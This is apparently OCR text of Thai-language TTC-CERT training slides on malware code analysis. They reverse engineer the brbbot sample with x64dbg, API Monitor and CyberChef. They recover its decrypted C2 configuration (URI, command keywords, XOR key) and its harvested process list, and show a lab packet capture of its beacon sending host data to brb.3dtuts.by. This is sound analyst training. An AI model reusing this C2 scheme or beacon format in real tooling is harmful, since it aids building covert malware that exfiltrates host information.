- เครื่องมือในการวิเคราะห์ด้วยวิธี Code Analysis แบ่งเป็น 2 ประเภท:
  - **Disassembler** เช่น IDA , Ghidra
  - **Debugger** เช่น x64dbg, OllyDbg
- ข้อมูลที่ได้จากการทำ Static Properties และ Behavioral Analysis สามารถนำมาต่อยอดได้
- เราจะเริ่มจากวิเคราะห์โค๊ดจากจุดที่เราสนใจเป็นพิเศษ:


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Code Analysis Essentials | Tool: x64dbg




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Code Analysis Essentials | Tool: x64dbg




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Code Analysis Essentials




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Code Analysis Essentials




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Code Analysis Essentials | Tool: x64dbg




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Code Analysis Essentials | Tool: x64dbg




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Code Analysis Essentials | Tool: x64dbg




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Code Analysis Essentials | Tool: x64dbg




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


Code Analysis Essentials | Tool: x64dbg



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


Code Analysis Essentials | Tool: Process Hacker






ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Code Analysis Essentials | Tool: x64dbg



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Code Analysis Essentials | Tool: x64dbg



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Code Analysis Essentials | Tool: x64dbg

CryptDecrypt function (wincrypt.h)

Article • 10/13/2021 • 6 minutes to read

Important This API is deprecated. New and existing software should start using **Cryptography Next Generation APIs**. Microsoft may remove this API in future releases.

The **CryptDecrypt** function decrypts data previously encrypted by using the CryptEncrypt function.

```
BOOL CryptDecrypt(
  [in]      HCRYPTKEY  hKey,
  [in]      HCRYPTHASH hHash,
  [in]      BOOL       Final,
  [in]      DWORD      dwFlags,
  [in, out] BYTE       *pbData,
  [in, out] DWORD      *pdwDataLen
);
```

`[in, out] pbData`

A pointer to a buffer that contains the data to be decrypted. After the decryption has been performed, the plaintext is placed back into this same buffer.


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Code Analysis Essentials | Tool: x64dbg

- คลิ๊กที่บรรทัด

call qword ptr ds:[<&CryptDecrypt>]


- กดปุ่ม F4



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Code Analysis Essentials

Tool: x64dbg



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


Code Analysis Essentials


uri=ads.php;exec=cexe;file=elif;conf=fnoc;exit=tixe;encode=5b;sleep=30000

- อาจจะเป็น keyword ในการรับคำสั่งจาก C2
- กำหนด URI ที่จะใช้เรียกไปยัง C2
- Sleep=30000?
- **encode=5b?**

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


Code Analysis Essentials | Tool: API Monitor






ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Code Analysis Essentials | Tool: API Monitor






ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


Code Analysis Essentials


uri=ads.php;exec=cexe;file=elif;conf=fnoc;exit=tixe;encode=5b;sleep=30000




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Code Analysis Essentials | Tool: CyberChef




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
Code Analysis Essentials
Tool: CyberChef
Input


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
Code Analysis Essentials
Tool: CyberChef
Operations
Search...
Favourites
Data format
Encryption / Encoding
Public Key
Arithmetic / Logic
Networking
Language
Utils
Recipe
From Hex
Delimiter
Auto
XOR
Key
5b
HEX
Scheme
Standard
Null preserving

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Code Analysis Essentials | Tool: CyberChef

Output

start: 881 time: 1ms
end: 881 length: 881
length: 0 lines: 1


```
Idle;System;Registry;smss.exe;csrss.exe;wininit.exe;csrss.exe;winlogon.exe;services.exe;lsass.exe;fontdrvhost.exe;fontdrvho
st.exe;svchost.exe;svchost.exe;dwm.exe;svchost.exe;svchost.exe;svchost.exe;svchost.exe;svchost.exe;svchost.exe;VBoxService.
exe;Memory
Compression;svchost.exe;svchost.exe;svchost.exe;spoolsv.exe;svchost.exe;svchost.exe;VGAuthService.exe;vm3dservice.exe;MsMpE
ng.exe;svchost.exe;vm3dservice.exe;NisSrv.exe;svchost.exe;sihost.exe;svchost.exe;taskhostw.exe;MicrosoftEdgeUpdate.exe;ctfm
on.exe;explorer.exe;svchost.exe;SearchIndexer.exe;StartMenuExperienceHost.exe;RuntimeBroker.exe;SearchApp.exe;RuntimeBroker
.exe;RuntimeBroker.exe;SecurityHealthSystray.exe;SecurityHealthService.exe;VBoxTray.exe;svchost.exe;SgrmBroker.exe;svchost.
exe;ProcessHacker.exe;TextInputHost.exe;dllhost.exe;ShellExperienceHost.exe;RuntimeBroker.exe;smartscreen.exe;svchost.exe;b
rbbot.exe
```

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Interactive Behavioral Analysis

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


Interactive Behavioral Analysis



uri=ads.php;exec=cexe;file=elif;conf=fnoc;exit=tixe;encode=5b;sleep=30000

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Interactive Behavioral Analysis



No.	Time	Source	Destination	Protocol	Length	Info
3	0.001064366	192.168.9.5	192.168.9.6	DNS	89	Standard query response 0x75e2 A brb.3dtuts.by A 192.168.9.5
4	0.001279219	192.168.9.5	192.168.9.6	DNS	102	Standard query response 0xa127 A checkappexec.microsoft.com
5	0.002283333	192.168.9.6	192.168.9.5	TCP	66	57044 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_
6	0.002303010	192.168.9.5	192.168.9.6	TCP	66	80 → 57044 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 S
7	0.002470360	192.168.9.6	192.168.9.5	TCP	60	57044 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
8	0.002632718	192.168.9.6	192.168.9.5	HTTP	2031	GET /ads.php?i=192.168.9.6&c=DESKTOP-8RFB97T&p=123f373e6008
9	0.002641525	192.168.9.5	192.168.9.6	TCP	54	80 → 57044 [ACK] Seq=1 Ack=1978 Win=63488 Len=0
10	0.002772450	192.168.9.5	192.168.9.6	HTTP	777	HTTP/1.1 404 Not Found (text/html)
11	0.002845217	192.168.9.5	192.168.9.6	TCP	54	80 → 57044 [FIN, ACK] Seq=724 Ack=1978 Win=64128 Len=0
